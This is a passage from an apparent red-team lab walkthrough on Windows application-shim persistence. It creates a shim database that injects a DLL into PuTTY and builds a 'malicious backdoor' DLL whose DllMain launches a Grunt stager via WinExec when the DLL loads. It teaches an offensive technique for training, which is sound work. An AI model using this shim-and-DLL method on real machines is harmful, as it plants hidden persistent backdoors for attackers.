
Upon clicking the `Parameters` button, we'll need to provide the path of the DLL we want to load. We haven't created the DLL payload just yet (we'll do that in the next step), but let's assume we'll drop our DLL in `C:\Windows\net32.dll`:




Once properly configured, please click `OK` and `Next`. The next (and final) configuration window will allow us to select the characteristics that need to be met for the application shim to activate. We will just leave these settings to the default and click `Finish`.



Once you have finished the fix, we now need to save the shim database. This is straightfoward, as we can just click `File` and `Save as...`. We'll have to provide a name for the database; let's use `Putty32 Net`:




Finally, we'll need to save the actual .sdb file; let's save it on the Desktop as `putty32.sdb`:




Step 2: Opening Visual Studio to create the DLL that will be injected

Now that our shim database has been prepared, we'll create a malicious DLL that will include our payload. To keep things simple, we'll again create a DLL that will simply execute a Grunt stager executable.

On our CommandoVM, please open `Visual Studio 2019` from the Desktop. Once visual studio is opened, please click `Create a new project`:




In the next window, we'll indicate we want to build a `Dynamic-Link Library (DLL)`, which you can find by searching for `dll`:




In the project configuration window, let's provide the following details:

- Project name: `AppShimDll`
- Location: `C:\Tools`



Once we finish configuring the wizard, we'll be provided with the default, empty, template for a Windows DLL:



Step 3: Arming the DLL code


Let's now arm this DLL with our malicious backdoor. We can simply adapt the DLL code to include a `WinExec` call in `DLL_PROCESS_ATTACH`. We've thus adapted the standard code:

- Included Window header file(`Windows.h`)
- Included a `Winexec` command to execute our payload (`C:\Windows\net32.exe`)

The full code can be found below:


```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"
#include "Windows.h"

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        WinExec("C:\\Windows\\net32.exe",0);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

The result should be the following:




Step 3: Compiling the DLL


Let's now build (compile) our DLL. Before building it, let's make sure we configure our build to `Release` `x86`:



Once this is done, we will proceed to build our DLL by clicking `Build` and `Build Solution`.



The resulting DLL should be generated on our CommandoVM in `C:\Tools\AppShimDll\Release\AppShimDll.dll`.



